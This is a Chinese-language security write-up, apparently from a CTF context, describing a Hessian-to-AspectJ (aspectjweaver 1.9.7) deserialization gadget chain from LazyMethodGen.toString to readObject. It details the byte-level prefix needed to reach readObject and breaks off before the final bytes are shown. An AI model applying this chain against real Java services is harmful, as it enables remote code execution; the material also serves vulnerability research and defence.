起因是我在用自制的 codeql mcp 工具测试 2026 alictf Fury 反序列化时,发现了一条新的二次反序列化链,可惜等构造完了才发现这个链子上的类没有实现 serializable ,本以为要难产了,jsjcw 师傅提醒说可以用在 hessian 上,因为是 toString 触发的,一语点醒梦中人,测试了确实可以,故而分享一下这条生来残缺的链子。
利用链总结 这条链从 toString 到 readObject 全都是 Aspectj 依赖中的类:
1
2
3
4
5
6
7
8
9
10
<dependency> <groupId>org.aspectj</groupId> <artifactId>aspectjweaver</artifactId> <version>1.9.7</version> </dependency> <dependency> <groupId>com.caucho</groupId> <artifactId>hessian</artifactId> <version>4.0.66</version> </dependency>
利用链如下:
1
2
3
4
5
6
7
8
9
LazyMethodGen.toString LazyMethodGen.toLongString LazyMethodGen.print LazyMethodGen.printAspectAttributes Utility.readAjAttributes AjAttribute.read ResolvedTypeMunger.read NewMethodTypeMunger.readMethod ResolvedTypeMunger.readSourceLocation # 调用 readObject
搭配 hessian2 调 toString ,就是一条完整的链子了:
1
2
3
4
Hessian2Input#readObject Hessian2Input#readObjectDefinition Hessian2Input#readString Hessian2Input#expect
原理分析 利用链分析 hessian2 调 toString 不再分析,直接从 LazyMethodGen.toString 开始:

这里调用 LazyMethodGen.toLongString ,并传入 weaverVersion ,而 weaverVersion 是从 this.enclosingClass 的 myType 属性中获取的,这个 myType 是 BcelObjectType 类型,后面有用:
跟进到 LazyMethodGen.toLongString ,这里调用 LazyMethodGen.print ,传入了一个空的流和 weaverVersion :
跟进到 LazyMethodGen.print ,这里调用 LazyMethodGen.printAspectAttributes:

LazyMethodGen.printAspectAttributes 又调用了 Utility.readAjAttributes :
注意传入的参数,第二个参数来自于 LazyMethodGen 的 attributes 属性:
1 List<AjAttribute> as = org.aspectj.weaver.bcel.Utility.readAjAttributes(this.getClassName(), (Attribute[])this.attributes.toArray(new Attribute[0]), context, (World)null, weaverVersion, new BcelConstantPoolReader(this.enclosingClass.getConstantPool()));

Utility.readAjAttributes 的第二个参数是一个 Attribute 数组,其中的每一项都会被读取,先强转为 Unknown 类型,然后调用 u.getBytes() 来获取这个 Unknown 对象的字节流,而这个字节流就是后续被反序列化的字节流:
看到这里可能会以为这个字节流不可控了,但实际上 Unknown.getBytes() 也不过是获取其 bytes 属性,仍然在掌握之中:


接着跟进 AjAttribute.read ,根据传入的 name 不同,进入不同的处理逻辑,name 来自于 Unknown.getName() ,同样是可以控制的,控制其值为 org.aspectj.weaver.TypeMunger ,就可以进入 TypeMunger 的处理逻辑,调用 ResolvedTypeMunger.read 方法:

跟进 ResolvedTypeMunger.read ,其会先调用 ResolvedTypeMunger.Kind.read 获取类型,再针对不同类型进入不同的处理逻辑:

ResolvedTypeMunger.Kind.read 就是读取流中的第一个字节,根据数值判断,不麻烦,第一个字节设置为 2(其它的应该也可以):

如此就进入 Method 的处理逻辑,调用 NewMethodTypeMunger.readMethod :

而在这其中比较难处理的是 ResolvedMemberImpl.readResolvedMember 方法,它会读取相当多的字节,需要确保这个过程不出异常,才能进入后续逻辑:

MemberKind.read 从流中读取一个字节,以确定成员类型,这个字节的数值只能是 1-9 :
接下来 s.isAtLeast169() 判断版本是不是 ≥ 1.6.9 ,若是则读取一个 boolean,实际上 s.isAtLeast169() 最终是获取了一个 major_version 并判断它是不是大于 7 ,这个 major_version 在后续还有用,后续其构造的数值要求是 2 ,使得这里 compressed 是 false :
由于 compressed 为 false ,接下来进入 UnresolvedType.read ,其中使用 readUTF() 。
readUTF():
先读取 2 字节 (unsigned short) → 表示字符串字节长度 length
再读取 length 个字节 → 这些字节是 UTF-8 编码字符串
根据读取到的字符串判断类型签名(signature),并根据该签名构造一个 UnresolvedType 对象:
签名如果为 @missing@ ,返回一个 ResolvedType.MISSING ,表示该类型不存在 / 无法解析。或者签名可以为其它一些常见类型比如 Ljava/lang/String; 。由于后面会利用这个 declaringType 创建一个 ResolvedMemberImpl 对象,要想后面不出错,这里的签名就不能是 @missing@ ,姑且设置一个 Ljava/lang/Object; 。

接着 s.readInt(); 读取一个 int ,也就是四个字节,获得一个 modifiers ,设置为 1 ;
s.readUTF() 读取一个 UTF 字符串,获得一个 name ,这个要用作方法名;
s.readUTF() 读取一个 UTF 字符串,获得一个 signature;
然后用这五个值去构造一个 ResolvedMemberImpl 对象,只需要让它不报错就行了,我这样构造:
1
2
3
4
5
6
7
8
ResolvedMemberImpl { kind = METHOD declaringType = java.lang.Object modifiers = public name = testMethod signature = ()V exceptions = [] }
后续读取 m.checkedExceptions ,m.start ,m.end ,都设置为 0 即可。
由于 s.getMajorVersion() 需要设置为 2 ,后续还要再读取一个 tvcount ,为避免麻烦同样设置为 0 。

随后这个 ResolvedMemberImpl.readResolvedMember 就算走完了,返回到 NewMethodTypeMunger.readMethod ,往下一步进入到 readSuperMethodsCalled 方法里,还是一样,s.isAtLeast169() 为 false ,这里会读取一个 int :
返回到 NewMethodTypeMunger.readMethod ,接着往下一步就进入到 ResolvedTypeMunger.readSourceLocation :

首行就是判断 s.getMajorVersion() 是否小于 2 ,这就是为什么前面要将 major_version 设置为 2 ,这样既可以顺利通过判断,又能在 ResolvedMemberImpl.readResolvedMember 中尽可能少进入一些判断。
随后由于 s.isAtLeast169() 为 false ,&& 为截断符,所以这个 s.readByte() 就不会读取了,进入 else 处理逻辑。
前面的 readxxx 都会将字节流中的字节取走,后面的 readObject() 只会反序列化剩下的字节,把恶意对象的字节流放在那些必要的字节之后即可。
前缀字节流 最后我构造的前缀字节流如下:
